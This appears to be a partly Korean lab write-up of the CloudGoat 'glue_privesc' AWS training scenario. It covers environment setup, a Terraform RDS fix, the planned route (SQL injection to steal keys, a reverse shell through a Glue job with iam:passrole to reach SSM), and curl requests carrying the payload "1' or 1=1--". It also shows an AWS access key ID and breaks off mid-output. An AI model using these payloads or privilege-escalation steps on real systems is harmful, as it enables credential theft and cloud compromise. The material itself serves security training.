Glue_privesc

시나리오: Glue_privesc

Size: Large

Difficulty: Moderate

Command: `$ ./cloudgoat.py create glue_privesc`

Scenario Resources

- 1 VPC with:
  - S3 × 1
  - RDS x1
  - EC2 ×1
  - Glue service
- Lambda x1
- SSM parameter Store
- IAM Users x 2

Scenario Start(s)

Web address

Scenario Goal(s)

Find a secret string stored in the ssm parameter store


Summary

There is an environment that is implemented as shown in the schematic drawing below. Glue service manager will accidentally upload their access keys through the web page. The manager hurriedly deleted the key from s3, but does not recognize that the key was stored in the DB.


Find the manager's key and access the ssm parameter store with a vulnerable permission to find the parameter value named "flag".

> Note: The web page and the glue ETL job used in this scenario require some latency. The web page requires 1 minute after applying, and Glue requires 3 minutes after uploading the file. If the data file is not applied properly, please wait a little longer!

Schematic drawing



Exploitation Route(s)


Start
Web page access
SQLI attack, looking for glue manager Keys
Use the keys to discover vulnerable permission
Put Reverse shell code in S3 through the web page / check role-lists
Create job that execute reverse shell and give them ssm access role
Execute the created job
Find the parameter(flag) value through reverse shell

Route Walkthrough

※ The attacker identifies the web page functionality first. When you upload a file, it is stored in a specific s3, and you can see that the data in that file is applied to the monitoring page.


1. The attacker steals the Glue manager's access key and secret key through a SQL Injection attack on the web page.
2. The attacker checks the policies and permissions of the exposed account to identify any vulnerable privileges. Through these privileges, the attacker discovers the ability to create and execute a job that can perform a reverse shell attack, enabling them to obtain the desired role simultaneously.

3. List the roles to use "iam:passrole," write the reverse shell code, and insert this code file (.py) into S3 through the web page.
4. In order to gain SSM access, Perform the creation of a Glue service job via AWS CLI, which also executes the reverse shell code.
5. Execute the created job.
6. Extract the value of “flag”(parameter name) from the ssm parameter store.

A cheat sheet for this route is available here

https://github.com/RhinoSecurityLabs/cloudgoat/tree/master/scenarios/glue_privesc

환경 설정



액세스 키 생성됨
지금이 아니면 비밀 액세스 키를 보거나 다운로드할 수 없습니다. 나중에 복구할 수 없습니다. 하지만 언제든지 새 액세스 키를 생성할 수 있습니다.

IAM > 사용자 > BoB13DFAdmin > 액세스 키 만들기

1단계
액세스 키 모범 사례 및 대안

2단계 - 선택 사항
설명 태그 설정

3단계
액세스 키 검색

액세스 키 검색 정보

액세스 키
분실하거나 잊어버린 비밀 액세스 키는 검색할 수 없습니다. 대신 새 액세스 키를 생성하고 이전 키를 비활성화합니다.

액세스 키
AKIASVLKCRD2AWL2QT6I


비밀 액세스 키 복사됨
*************** 표시

액세스 키 모범 사례

- 액세스 키를 일반 텍스트, 코드 리포지토리 또는 코드로 저장해서는 안됩니다.
- 더 이상 필요 없는 경우 액세스 키를 비활성화하거나 삭제합니다.
- 최소 권한을 활성화합니다.
- 액세스 키를 정기적으로 교체합니다.

액세스 키 관리에 대한 자세한 내용은 AWS 액세스 키 관리 모범 사례를 참조하세요.

BoB13DFAdmin이라는 IAM user를 추가하고 Ubuntu 24.04 환경에서 CLI로 aws를 연결하였다.



```
 is not on PATH.
  Consider adding this directory to PATH or, if you prefer to suppress this war
ing, use --no-warn-script-location.
Successfully installed argcomplete-3.2.3 boto3-1.34.159 botocore-1.34.159 click
default-group-1.2.4 jmespath-1.0.1 pluggy-1.5.0 s3transfer-0.10.2 sqlite-fts4-1
0.3 sqlite-utils-3.37 tabulate-0.9.0
user@user-VMware-Virtual-Platform:~/Desktop/cloudgoat$ chmod +x cloudgoat.py
user@user-VMware-Virtual-Platform:~/Desktop/cloudgoat$ ./cloudgoat.py config pr
file
No configuration file was found at /home/user/Desktop/cloudgoat/config.yml
Would you like to create this file with a default profile name now? [y/n]: y
Enter the name of your default AWS profile: BoB13DFAdmin
A default profile name of "BoB13DFAdmin" has been saved.
user@user-VMware-Virtual-Platform:~/Desktop/cloudgoat$ ./cloudgoat.py config wh
telist --auto
No whitelist.txt file was found at /home/user/Desktop/cloudgoat/whitelist.txt

CloudGoat can automatically make a network request, using https://ifconfig.co t
 find your IP address, and then overwrite the contents of the whitelist file wi
h the result.
Would you like to continue? [y/n]: y

whitelist.txt created with IP address 218.146.20.61/32
user@user-VMware-Virtual-Platform:~/Desktop/cloudgoat$
```

cloud_breach_s3으로 리소스를 생성하여 설정을 완료하였다.


화이트리스트된 ip : 218.146.20.61/32

```
./cloudgoat.py destroy glue_privesc
```

요금이 나오지 않도록 사용 후에 리소스를 제거해주어야 한다.


```
./cloudgoat.py create glue_privesc
```

시나리오를 시작하기 위해 다음 명령어를 입력한다.



```
 Error: creating RDS DB Instance (terraform-20240813132048861800000000f): Invali
dParameterCombination: Cannot find version 13.7 for postgres
        status code: 400, request id: fbe8b066-0587-45ef-b522-5e63721cb281

   with aws_db_instance.cg-rds,
   on rds.tf line 1, in resource "aws_db_instance" "cg-rds":
    1: resource "aws_db_instance" "cg-rds" {


[cloudgoat] Error while running `terraform apply`.
    exit code: 1
    stdout: None
    stderr: None
```

glue_privesc 설치 중 RDS 버전을 읽지 못하는 오류가 발생한다.




user@user-VMware-Virtual-Platform: ~/Desktop/cloudgoat/glue_privesc_...

```
resource "aws_db_instance" "cg-rds" {
  allocated_storage    = 20
  storage_type         = "gp2"
  engine               = "postgres"
  engine_version       = "13.16"
  instance_class       = "db.t3.micro"
  db_subnet_group_name = aws_db_subnet_group.cg-rds-subnet-group.id
  db_name              = var.rds-database-name
  username             = var.rds_username
  password             = var.rds_password
  parameter_group_name = "default.postgres13"
  publicly_accessible  = false
  skip_final_snapshot  = true

  port = "5432"

  storage_encrypted = true

  vpc_security_group_ids = [
    aws_security_group.cg-rds-security-group.id,
  ]

  depends_on = [local_file.sql_file]
-- INSERT --                                                    5,32          Top
```

cg-rds 파일을 수정하여 버전 정보를 최신으로 업데이트 해준다.


- engine_version = 13.16



```
Apply complete! Resources: 8 added, 1 changed, 1 destroyed.

Outputs:

cg_web_site_ip = "54.209.212.221"
cg_web_site_port = 5000

[cloudgoat] terraform apply completed with no error code.

[cloudgoat] terraform output completed with no error code.
cg_web_site_ip = 54.209.212.221
cg_web_site_port = 5000

[cloudgoat] Output file written to:

    /home/user/Desktop/cloudgoat/glue_privesc_cgida033ch2f1a/start.txt
```

이후 다시 create 명령어를 입력하면 정상적으로 수행된다.

시나리오 실습




This is data monitoring page

move to upload page


order_data 2023-10-01 Filter

order_data	item_id	price	country_code
2023-10-01	K2631	48.90	DE

구축된 ip와 port로 접속하면 웹사이트가 표시된다.



```
order_data,item_id,price,country_code
2023-11-19,I6506,999.99,US
```



Data File upload

Data will take about 2:56 minutes to apply to the monitoring page.

Don't go to another page!!

If you upload a CSV file, it is saved in S3

The data is then reflected on the monitoring page.

*Blocked file formats: xlsx, tsv, json, xml, sql, yaml, ini, jsonl

Please upload a CSV file

<csv format>

order_data	item_id	price	country_code


back to the monitoring page

파일 선택 선택된 파일 없음

임의의 csv를 만들어 웹사이트에 업로드해보았다. (glue.csv)

해당 페이지에서 sql 인젝션 공격이 가능한지 확인하기 위해 다음과 같은 명령어를 입력하였다.


```
curl -X POST -d 'selected_date=2023-10-01' http://3.87.89.27:50
00/
# Returns normal results

curl -X POST -d "selected_date=1' or 1=1--" http://3.87.89.27:5
000/
# ....
```



```
user@user-VMware-Virtual-Platform: ~/Desktop/cloudgoat
user@user-VMware-Virtual-Platform:~/Desktop/cloudgoat$ curl -X POST -d 'selected
_date=2023-10-01' http://3.87.89.27:5000/
<!DOCTYPE html>
<html>
<head>
    <title>Data Monitoring</title>
    <link href="../static/index.css" rel="stylesheet">
</head>
<body>
